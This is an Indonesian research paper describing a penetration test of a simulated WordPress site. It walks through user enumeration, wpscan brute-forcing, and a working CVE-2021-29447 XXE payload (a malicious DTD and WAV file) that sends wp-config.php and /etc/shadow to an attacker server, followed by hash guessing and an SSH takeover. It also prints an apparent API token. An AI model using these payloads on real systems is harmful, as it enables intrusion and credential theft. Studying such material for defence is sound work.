PENGUJIAN KERENTANAN WEBSITE WORDPRESS DENGAN MENGGUNAKAN PENETRATION TESTING UNTUK MENGHASILKAN WEBSITE YANG AMAN

Rifqi Azis [a,1,*], Setiadi Yazid [b,2]

[a, b] Fakultas Ilmu Komputer, Universitas Indonesia Salemba, DKI Jakarta
[1] rifqi.azis@ui.ac.id*; [2] setiadi@cs.ui.ac.id
* Rifqi Azis

ABSTRAK

Perkembangan teknologi informasi berbasis web berkembang semakin cepat, dan semakin banyak digunakan. 60,4 persen pengembang menggunakan perangkat lunak wordpresssebagai framework pengembangan website.Dengan semakin banyaknya pemanfaatan wordpress semakin banyak pula laporan insiden keamanan informasi berupa web defacementatau insiden keamanan informasi lainnyaberupapencurian informasi berupa username dan passwordmaupun data pribadi lainnya.Oleh karena itu perlu dilakukan pengujian untuk menemukan kerentanan dari website yang menggunakan wordpress sebagai frameworkpengembangannya.Pengujian yang dilakukan dengan cara penetration testing yang diawali denganmelakukan pengumpulan informasi berupa kerentanan-kerentanan yang terdapat di dalam websitetarget, selanjutnya melakukan eksploitasiyang memanfaatkan informasi CVE-2021-29447berupa kerentanan terhadap serangan XML external entity (XXE),serta dengan metode bruteforce attack.Setelah diketahui kerentanan yang dapat dieksploitasi, maka dapat dilakukan perbaikan-perbaikan untuk menghasilkan website yang aman dari serangan hacker.Salah satu strategi untuk meningkatkan keamanan websitedapat menggunakan strategi defense in depthyang berfokus kepada technical control diantaranya dengan melakukan pembatasan akses pada sistem informasi, memanfaatkan fitur tambahan pada wordpresssseperti penggunaan captcha atau menggunakan fitur multi otentikasidengan menggunakan aplikasi authyuntuk menghindari upaya serangan bruteforce dan secara berkala melakukan pembaruan versi dari sistem informasi yang digunakanuntuk menghindari risiko eksploitasi dari CVE-2021-29447.Sehingga dapat menghasilkan website yang aman dari serangan siber berupa pencurian informasiatau web defacement.

KATA KUNCI
Bruteforce attack
CVE-2021-29447
defense in depth
penetration testing

ABSTRACT

The development of web-based information technology is growing faster, and is increasingly being used. 60.4 percent of developers use wordpress software as a website development framework. With the increasing use of wordpress, there are also reports of information security incidents in the form of web defacements or other information security incidents in the form of information theft in the form of usernames and passwords as well as other personal data. Therefore, it is necessary to test to find vulnerabilities of websites that use wordpress as a development framework. The test is carried out by penetration testing, which begins with collecting information in the form of vulnerabilities contained in the target website, then exploiting the CVE-2021-29447 information in the form of vulnerabilities to XML external entity (XXE) attacks, as well as using the bruteforce method. attacks. After knowing the vulnerabilities that can be exploited, improvements can be made to produce a website that is safe from hacker attacks. One strategy to improve website security can use a defense in depth strategy that focuses on technical control including by restricting access to information systems, taking advantage of additional features in WordPress such as the use of captcha or using multi authentication features to avoid bruteforce attack attempts and periodically updating version of the information system used to avoid the risk of exploitation of the published CVE-2021-29447. So that it can produce a website that is safe from cyber attacks in the form of information theft or web defacement.

KEYWORD
Bruteforce attack
CVE-2021-29447
defense in depth
penetration testing

1. Pendahuluan

Perkembangan teknologi dan informasi saat ini semakin cepat, sehingga setiap informasi pribadi harus dijaga dengan baik. Diantara teknologi informasi yang saat ini berkembang adalah teknologi informasi berbasis web. Teknologi informasi berbasis web yang disebut website digunakan oleh individu maupun organisasi untuk menyampaikan informasi publik miliknya kepada setiap orang, untuk menunjukkan keberadaan maupun profil organisasinya. Berdasarkan statistik [isitwp] 60,4 persen pengembang menggunakan perangkat lunak wordpress untuk membuat halaman website.Namun disayangkan dengan semakin tingginya pemanfaatan website semakin banyak pula serangan-serangan yang dilakukan oleh pihak yang tidak bertanggung jawab untuk mencuri informasi maupun untuk merusak integeritas suatu organisasi. Menurut Badan Siber dan Sandi Negara (BSSN) pada tahun 2020 saja terdapat 495.337.202 anomali serangan siber dan 9.479 diantaranya berhasil melakukan web defacement.Web defacement menurut BSSN adalah serangan pada website dengan mengubah tampilan maupun konten yang terdapat di website tersebut dengan cara memanfaatkan kelemahan yang terdapat pada sistem sehingga penyerang dapat mengganti atau menghapus konten suatu website. Serangan di ruang siber terhadap suatu website tidak hanya sebatas web defacement, namun juga pencurian informasi seperti username dan password atau informasi rahasia lainnya. Pada paper ini akan menunjukan dan menjelaskan beberapa serangan terhadap celah keamanan yang dapat dilakukan berdasarkan informasi-informasi yang dikumpulkan menggunakan alat bantu seperti aplikasi wpscan dan kali linux terhadap website yang menggunakan wordpress. Penelitian ini juga akan menunjukan dan menjelaskan teknik untuk menutup celah keamanan tersebut dengan menggunakan metode defense in depth strategi.

2. Tinjauan Pustaka

A. Tujuan Penelitian

Tujuan utama dari penelitian ini adalah menunjukkan celah keamanan yang dapat dieksplotasi oleh penyerang untuk mencuri informasi maupun untuk meruntuhkan integritas individu atau organisasi. Selain itu penelitian ini bertujuan untuk mengusulkan metode pengamanan website dengan arsitektur yang aman berdasarkan metode defense in depth strategysehingga website yang dibangun berada dalam kondisi pengamanan yang optimal.

B. Common Vulnerability and Exposures (CVE) Wordpress

CVE adalah kumpulan dari kerentanan sistem informasi yang diberitahukan kepada publik untuk melakukan antisipasi perbaikan agar terhindar dari terjadinya serangan hackeruntuk mencuriinformasi atau mengganggu integritas suatu sistem informasi. Pada tahun 2021 terdapat celah keamanan pada platform website wordpress yakni CVE-2021-29447. Celah keamanan ini berupa kelemahan pada wordpress versi 5.6 hingga 5.7 yang menggunakan PHP versi 8, dengan melakukanserangan XML External Entity (XXE).Menurut National Vulnerability Database di Amerika, kerentanan pada CVE ini berada pada nilai 6,5 yang berarti level kerentanannya adalah medium, namun menurut perusahaan Github kerentanan pada CVE-2021-29447 berada pada tingkat highdengan niali 7,1. Hal ini menunjukkan bahwa kerentanan pada CVE ini masuk kedalam kategori berbahaya dan sangat direkomendasikan untuk segera dilakukan perbaikan.Apabila pengelola websitetidak segera melakukan perbaikan padacelah keamanan ini hackerdapat mencuri informasi berupa password databasewebsite dan juga username dan password server websitetarget. Dengan menggunakan username dan password tersebut penyerang dapat melakukan apapun di dalam server website, seperti melakukan pencurian informasi dari isi databasemaupun memanfaatkan server target untuk melakukan kejahatan siber [4].

C. Penggunaan wp-scan untuk eksploitasi wordpress

WPScan adalahalat untuk melakukan pencarian celah-celah keamanan yang terdapat pada wordpress.Alat ini sangat bermanfaat untuk mengetahui kekuatan dari website yang dimiliki, namun demikian alat ini bisa sangat berbahaya apabila digunakan oleh pihak yang tidak bertanggung jawab seperti hacker/cracker. Beberapa metode yang dapat dilakukan dengan menggunakan wpscan adalah sebagai berikut:

1. Information Gathering

   Information gathering merupakan upaya pengumpulan informasi terkait aplikasi yang menjadi target, seperti versi aplikasi, plugin bahkan username yang digunakan sehingga dapat menunjukkan kelemahan yang dimiliki oleh aplikasi target, informasi tersebut dapat dimanfaatkan penyerang untuk beraksi lebih jauh [6].

2. Bruteforce Attack

   WPScan selain dapat digunakan untukinformation gathering, di dalam Kali Linux, Wpscan dapat dimanfaatkan untuk melakukan serangan bruteforce. Brutefoce attack adalah metode serangan dengan melakukan percobaan menggunakan seluruh kemungkinan password yang ada. Pada model serangan ini penyerang memanfaatkan kamus atau kumpulan password yang sangat umum digunakan. Dengan menggunakan serangan bruteforce penyerang sangat mungkin untuk mendapatkan pasangan dari username dan password yang valid [5].

D. Defense Indepth Approach

Defense in depth approachadalah pendekatan dari strategi keamanan informasi secara menyeluruh pada suatu organisasi. Terdapat tiga kontrol utama didalam stretaegi defense in depth, yakni:

1. Physical Controls
   Physical controls adalah langkah-langkah keamanan yang melindungi sitem informasi dari bahaya fisik, seperti menggunakan jasa keamanan atau menggunakan pengamanan kunci pintu dan pengawasan area dengan CCTV.

2. Administrative Controls
   Administrative controls adalah kebijakan atau prosedur yang dimiliki oleh organisasi untuk mengatur kewenangan pegawai. Contoh dari administrative controls adalah kebijakan terkait penggunaan passwordatau kebijakan terkait pengelolaan informasi rahasia.

3. Technical Controls
   Technical controls adalah metode perlindungan dengan memanfaatkan pengamanan sistem jaringan. Seperti perlindungan hardware, software atau akses jaringan. Pada technical control mengatur bagaimana mengelola sistem informasi dengan aman, dan melindungi sistem informasi dari serangan siber.Contoh dari technical control adalah dengan memanfaatkan perangkat lunak terbaru dan memanfaatkan teknik pengamanan siber lainnya.


3. Metodologi Penelitian

Pada penelitian ini menggunakan metode defense in depth strategyuntukmeningkatkan website yangtidak amanmenjadi website yang aman. Gagasan penelitian seperti pada gambar berikut:

Gambar 3.1 Gagasan Penelitian *Hasil dan Pembahasan*

4.1. Hasil

A. Uji Kerentanan Wordpress dengan Menggunakan Penetration Testing



Gambar 4.1 Skenario Penetration Testing


Pada tahapan pengujian dengan penetration testing seperti pada gambar di atas dilakukan dengan beberapa tahapan, yakni:

1. Perencanaan

   Perencanaan dilakukan dengan menentukan target dan ruang lingkup pelaksanaan penetration testing. Tujuannya adalah untuk memastikan keberhasilan penetration testingdalam mencapai tujuan dan target yang diharapkan.

2. Pengumpulan Informasi Target

   Pengumpulan informasi target dilakukan dengan berbagai cara diantaranya adalah dengan memanfaatkan alat WPScan yang terdapat di dalam kali linux. Website yang dijadikan target adalah website simulasi dengan tautan http://vuln.id.Halaman website target seperti gambar 4.2 berikut ini:



Gambar 4.2 Halaman Utama Website Target


Berdasarkan informasi tersebut, berikut langkah-langkah dalam melakukan pengumpulan informasi:

a. Penyerang memastikan wordpress yang digunakan terdapat kerentanan dengan melakukan scaning terhadap website target dengan menggunakan script seperti pada gambar 4.3 berikut ini:

```
sudo wpscan --url http://vuln.id/ -e  u --api-token 5AFBmZjdmoqlVmdPQqmRUsspImLU4tEMsNbxwxPi
```


Gambar 4.3 Kode untuk scanning target web

Hasil yang didapatkan dengan menggunakan script tersebut adalah seperti gambar 4.4 berikut ini:



Gambar 4.4 Hasil scanningKerentanan Wordpress


Berdasarkan gambar di atas diketahui bahwa website target memiliki kerentanan CVE-2021-29447 dengan memanfaatkan XXE. Selain itu penyerang menggunakan script di atas untuk melakukan enumerasi atau pencarian username pada website yang digunakan. Hasil yang didapatkan seperti gambar 4.5 berikut ini:



Gambar 4.5 Hasil Enumerasi Username Wordpress

Dari gambar 4.5 dapat diketahui bahwa terdapat 4 username yang terdaftar di dalam website. Pada pengujian ini target username yang digunakan adalah "test3".

b. Penyerang memastikan bahwa halaman login CMS dapat diakses oleh penyerang dengan menggunakan tautan http://vuln.id/wp-admin/hasil yang didapatkan seperti gambar 4.6 berikut ini:



Gambar 4.6 Halaman Login Wordpress

Berdasarkan gambar 4.6 maka dapat diketahui bahwa halaman login CMS dapat diakses melalui jaringan publik dan dapat terlihat bahwa formulir login tidak menggunakan pembatasan jumlah login.

3. Eksploitasi

Berdasarkan informasi yang didapatkan diketahui bahwa website http://vuln.id memiliki kerentanan CVE-2021-29447, username yang dapat dijadikan target adalah "test3", dan formulir login tidak terdapat pembatasan jumlah login.Dengan informasi-informasi tersebut penyerang dapat melakukan eksploitasi dengan cara sebagai berikut:

a. Melakukan bruteforce attack dengan memanfaatkan kamus password dengan menggunakan script seperti pada gambar 4.7 berikut ini:

```
wpscan --url http://vuln.id --enumerate u -U test3 -P /home/sysadmin/wl_jano_names_jargon.txt
```

Gambar 4.7 Script untuk scanning Brute Force

Hasil yang didapatkan dengan menggunakan script seperti pada gambar 4.8 berikut:

```
[+] Performing password attack on Xmlrpc against 1 user/s
Trying test3 / 0|igsch|aeger123 Time: 00:01:23 <> (11895 / 13357706)  0.08%  ETA: 26:09:5
Trying test3 / 0!igsch!aeger123 Time: 00:01:23 <> (11896 / 13357706)  0.08%  ETA: 26:10:0
[SUCCESS] - test3 / 0!igsch!aeger123
Trying test3 / 0!igsch!aeger123 Time: 00:01:23 <> (11897 / 13369606)  0.08%  ETA: 26:11:1
Trying test3 / 0i$hi123 Time: 00:01:23 <       > (11900 / 13369606)  0.08%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: test3, Password: 0!igsch!aeger123
```

Gambar 4.8 Hasil Bruteforce Attack

Berdasarkan gambar 4.8 penyerang berhasil mendapatkan kombinasi username dan password yang tepat setelah melakukan percobaan sebanyak 11.897 kali tanpa ada pembatasan percobaan login, password dari user "test3" adalah "0!igsch!aeger123". Dengan demikian penyerang sudah dapat masuk kedalam halaman CMS.

b. Setelah berhasil melakukan proses login penyerang dapat melakukaneksploitasi lebih jauh dengan memanfaatkan kerentanan CVE-2021-29447. Berikut langkah-langkah yang dapat dilakukan:

1) Membuat file script jahad.dtd pada server penyerang untuk mendapatkan file yang diinginkan pada server target seperti pada gambar 4.9 berikut ini:

```
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY &#x25; trick SYSTEM 'http://vuln.id:8080/?p=%file;'>" >
```

Gambar 4.9 Script exploit

2) Membuat file exploit dengan nama payloader.wav seperti pada gambar 4.10 berikut ini:

```
RIFF▒WAVEiXML{<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM
'http://vuln.id:8080/jahad.dtd'>%remote;%init;%trick;]>
```


Gambar 4.10 File exploit payloader.wav

3) Menjalankan server penyerang untuk menerima paket informasi berupa encode base-64dari server target seperti pada gambar 4.11 berikut ini:

```
php -S 0.0.0.0:8080 -t /home/sysadmin/www
```

Gambar 4.11 Script running server

4) Penyerang mengunggahfile payloader.wav ke dalam website melalui fitur upload media, seperti pada gambar 4.12 berikut ini:



Gambar 4.12 Mengunggah File Exploit

Hasil yang didapatkan oleh penyerang setelah mengunggah file exploit adalah seperti gambar 4.13 berikut ini:

```
┌──(root㉿buitenzorg)-[/home/sysadmin/www]
└─# php -S 0.0.0.0:8080 -t /home/sysadmin/www
[Sun Dec 19 23:51:19 2021] PHP 7.4.21 Development Server (http://0.0.0.0:8080) started
[Sun Dec 19 23:51:27 2021] 192.168.9.86:40538 Accepted
[Sun Dec 19 23:51:27 2021] 192.168.9.86:40538 [200]: (null) /jahad.dtd
[Sun Dec 19 23:51:27 2021] 192.168.9.86:40538 Closing
[Sun Dec 19 23:51:27 2021] 192.168.9.86:40540 Accepted
[Sun Dec 19 23:51:27 2021] 192.168.9.86:40540 [404]: (null) /?p=nVztT+NGEP5cJP7DcK2UK03ic
pWqirYqOZICOo7QvAjdJ2tjr+0Vzu7evoSLTvffO7N2HBtQKzhOwtjz8szbM/PHX7rQhwfR8fHhARzDouCwYpZDom
Qmcm+YE0pCpgzcKZPeGm4tCTbCD3pQiQ7RDiSGVwo2MUI78JZbcIWwkImSQ+qNkDm+4EFfSOtYWQaNIXxSHl1lew4
KtuHgFGmTLDzwFVjheB+2KJMwGbQTpbct2yj/pgPmDTCZ0rcSHQU7G1Z6boct/Dtl1HIM4QSxTJWleiCgnSTY00bx
GD5u5/9cg+XOoZytX845xu/gnm93b8bMsZBO/IVutOG7+FJ/G72f344Wl43Rs1LIeyic0/Y0ih4w25qyPVQmj6zXW
hkXMeNEUvKIp41cD5qABxhwtDelWXLPct6tGX7HQkdw/Bg+DELyM0GQI/6QUyEzBZlRa8q5CSUolHWkHEWhX0L5JV
tzUFnIW7oLttMtwW+KcUv+Fnrj9/HN6OOk14deE2EPfvw9QGuANZawA0xw8djIcj6ZkRE5+A99zawlP0/0b0fz+d1
0NiYbO6GTd788NUVBP4vgcjpfkHapElaSVFu3qft5wYylnFbdjI1YjQg2V9rpDTt84uH8cjSbT4IT77Lf2vYp9Xsf
imYI7Ww1HBI4jFBSMJnzupQZ+U2VX7lnnEyvr0eLUJCWg+/PfgqNNPJYWIk9V031UorPnsMHbPAwXHNWutY8ne+cc
hvmMRVZxg3qg68UdWfQsD0K0vuWk9wE/EHP25oi4Gt3IpgWw0dTEe2tgPMWnQxPIotoon3jkQjsRfDRbETCv3WcJ2
3IzGFUW9BKIGTiDLEOcQiJzCFSwoh0BfyLsK6iB3UvqHKBSB6IabD1k0qKOtOS9o7NSpWTUZYj0exzdobhosa74a/
Dn+shbcozWi4u4w+TT1ic3b+e9q6ayE5KocA8V/VrtOeT8+VsEreNvED7enpxMRnHVzd7AC/QvpnenE+60F+gHSDP
R9eLV2m3466NvCruBsCL4+5A/3/teuIGNUHXm3hPoM2gL1pLZN9Bu1Y0fbb2pRO65J3dSmwOSrYYGimBVmkuUIWzp
AiGWIOw8gBTWW5B+vUKO7kPJW6L8ECT72WKz4lCgIDu0OZR3b0/BDqLKxvwJ/K8jnshyn1sf+OCSPmGl0qjldNWrC
lf+Tyn4VqrlD9DLSLMlDM+zBSXISVh+wirS7alZSQVMhYCq8+N2tMaiSgYhCucbgvWGSVzjNDwRK3xa8pTtIQkoEu
f06RK+psjB+yxBha/u43Hk/fLi/qIISFh2m4Q10agdXpu8SOFTXvVrCs6pf+oa+jOwGqhbOWfqrkKyy8Nu7RJSj+Y
2Qg8hqqYVeLJR3VBveqSaGwPhBw0otFjKtqFjG2dsRJz0Gl7/IrjNo2Xt2PcJbhTZpOOIFUeSZK5niVu7GPulYb6i
DmCS6bxlNN+VQpb4JshNKMAo5VVpXe0yl0RSl/wdr8IrJ5TZlvpYF+/hSOogKVEJdWRhYOGP18PD77bk0z9pQ9xPL
6axTEMoRdVE/lt533OsSZetxxucJ+HzkDaLj21DB2Q9fY2/LNHQLEiSq8dkFk803a3Fl2mNA7/Ag== - No such
file or directory
[Sun Dec 19 23:51:27 2021] 192.168.9.86:40540 Closing
```

Gambar 4.13 Hasil Encode file wp-config.php Dari Server Taget

5) Setelah mendapatkan encode file wp-config.php penyerang melakukan decode base-64 dengan script seperti pada gambar 4.14 berikut ini:

```
<?php echo zlib_decode(base64_decode('Nilai base-64 dari file target')); ?>
```

Gambar 4.14 Decode base-64

Hasil yang didapatkan seperti pada gambar 4.15 berikut ini:

```
┌──(root㉿buitenzorg)-[/home/sysadmin/www]
└─# php decode_base64.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'user' );

/** MySQL database password */
define( 'DB_PASSWORD', 'password123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Gambar 4.15 Decode Base-64File wp-config.php

Berdasarkan hasil dari decode base-64 diketahui informasi dari database yang digunakan berupa db_user dan db_password adalah “user” dan “password123”.

6) Selain mendapatkan db_user dan db_password penyerang dapat mengetahui username dan passworddari server yang menjalankan website dengan caramenjalankan tahapan di atas untuk mendapatkan file “etc/shadow” dengan mengganti file jahad.dtd pada baris resourcemenjadi “/etc/shadow”.Hasil decodebase-64 dari file /etc/shadow pada server target seperti pada gambar 4.16 berikut ini:

```
┌──(root㉿buitenzorg)-[/home/sysadmin/www]
└─# php decode_base64.php
root:*:17737:0:99999:7:::
daemon:*:17737:0:99999:7:::
bin:*:17737:0:99999:7:::
sys:*:17737:0:99999:7:::
sync:*:17737:0:99999:7:::
games:*:17737:0:99999:7:::
man:*:17737:0:99999:7:::
lp:*:17737:0:99999:7:::
mail:*:17737:0:99999:7:::
news:*:17737:0:99999:7:::
uucp:*:17737:0:99999:7:::
proxy:*:17737:0:99999:7:::
www-data:*:17737:0:99999:7:::
backup:*:17737:0:99999:7:::
list:*:17737:0:99999:7:::
irc:*:17737:0:99999:7:::
gnats:*:17737:0:99999:7:::
nobody:*:17737:0:99999:7:::
systemd-network:*:17737:0:99999:7:::
systemd-resolve:*:17737:0:99999:7:::
syslog:*:17737:0:99999:7:::
messagebus:*:17737:0:99999:7:::
_apt:*:17737:0:99999:7:::
lxd:*:17737:0:99999:7:::
uuidd:*:17737:0:99999:7:::
dnsmasq:*:17737:0:99999:7:::
landscape:*:17737:0:99999:7:::
pollinate:*:17737:0:99999:7:::
sshd:*:17737:0:99999:7:::
sysadmin:$6$QPYt6.m0$U7GSBf2bFaukGUG6PKhdWsKZAHvE5BgkU91U.GfGIcUYmyaudUKGHncGDyveKzU1IwwtQXiv9.QFIsALDWQo0/:18980:0:99999:7:::
zabbix:!:18278:0:99999:7:::
mysql:!:18278:0:99999:7:::
```

Gambar 4.16 Decode Base-64 File /etc/shadow

Berdasarkan gambar 12 diketahui bahwa server yang digunakan untuk menjalankan website target menggunakan username "sysadmin" dengan password disimpan menggunakan hash sha512 dengan tambahan salt untuk proses hash adalah "QPYt6.m0"seperti gambar 4.17 berikut ini:

```
sysadmin:$6$QPYt6.m0$U7GS8f2bFaukGUG6PKhdWsKZAHvE5BgkU91U.GfGI
cUYmyaudUKGHncGDyveKzU1IwwtQXiv9.QFIsALDWQo0/:18980:0:99999:7:::
```

Gambar 4.17 Proses Hash

Setelah berhasil mendapatkan username dan password server yang masih berbentuk nilai hash, penyerang dapat berusaha untuk mencari tahu seluruh kemungkinan kata yang digunakan menjadi password sesuai dengan nilai hash yang sudah didapatkan. Salah satu cara yang mungkin bisa dilakukan adalah dengan membangkitkan sebanyak mungkin nilai hash dari password yang umum digunakan. Seperti "password123", "password", "admin", "admin123" dan password umum lainnya. Dengan mengetahui bahwa password disimpan dalam bentuk sha512 dengan tambahan salt "QPYt6.m0", penyerang dapat memanfaatkan alat pembangkit hash yang terdapat pada kali linux seperti gambar 4.18 berikut:

```
┌──(root㉿buitenzorg)-[/home/sysadmin/www]
└─# python -c 'import crypt; print crypt.crypt("password", "$6$QPYt6.m0")'
$6$QPYt6.m0$DOMH8k4wsJ4XHqC1FM.otkCjO1JHU5PPHQsPW0R1mzUmAq2agGNNr2DgFnGnc5VaB35ULZK1Swv/Ghp89Cuxo.

┌──(root㉿buitenzorg)-[/home/sysadmin/www]
└─# python -c 'import crypt; print crypt.crypt("password123", "$6$QPYt6.m0")'
$6$QPYt6.m0$guvkbfvawLeSw9Hwj4zgxKtkWi0kXqcQvuAH9I0W/wD2cQ6c5o3L2YgsN3t/ulHhpojkdjCSv82KHxVlVoSAI1

┌──(root㉿buitenzorg)-[/home/sysadmin/www]
└─# python -c 'import crypt; print crypt.crypt("admin", "$6$QPYt6.m0")'
$6$QPYt6.m0$3Op8KVm5GmDuq9rDqEXXGD9hEn6FYGOQfRjgb.pt8wL.Rxh7b.KNwnrBZXtt0.j.5hAvv6GG3wm8t.iCIPtay1

┌──(root㉿buitenzorg)-[/home/sysadmin/www]
└─# python -c 'import crypt; print crypt.crypt("admin123", "$6$QPYt6.m0")'
$6$QPYt6.m0$U7GS8f2bFaukGUG6PKhdWsKZAHvE5BgkU91U.GfGIcUYmyaudUKGHncGDyveKzU1IwwtQXiv9.QFIsALDWQo0/
```

Gambar 4.18 Mencari passwordberdasarkan nilai hash

Berdasarkan gambar 4.18, diketahui bahwa username dan password yang digunakan oleh server adalah "sysadmin:admin123". Dengan demikian server dari target sudah dapat dikuasai oleh penyerang sepenuhnya, seperti pada gambar 4.19 berikut ini:

```
┌──(root㉿buitenzorg)-[/home/sysadmin/www]
└─# ssh sysadmin@vuln.id
The authenticity of host 'vuln.id (192.168.9.86)' can't be established.
ECDSA key fingerprint is SHA256:zMh9albyt7cj9UbTMHtmrk6CK0lASXc7lf6z4d4DJNI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vuln.id,192.168.9.86' (ECDSA) to the list of known hosts.
sysadmin@vuln.id's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-161-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Dec 19 17:41:37 UTC 2021

  System load:  0.0               Processes:           121
  Usage of /:   7.1% of 77.26GB   Users logged in:     1
  Memory usage: 24%               IP address for ens160: 192.168.9.86
  Swap usage:   0%


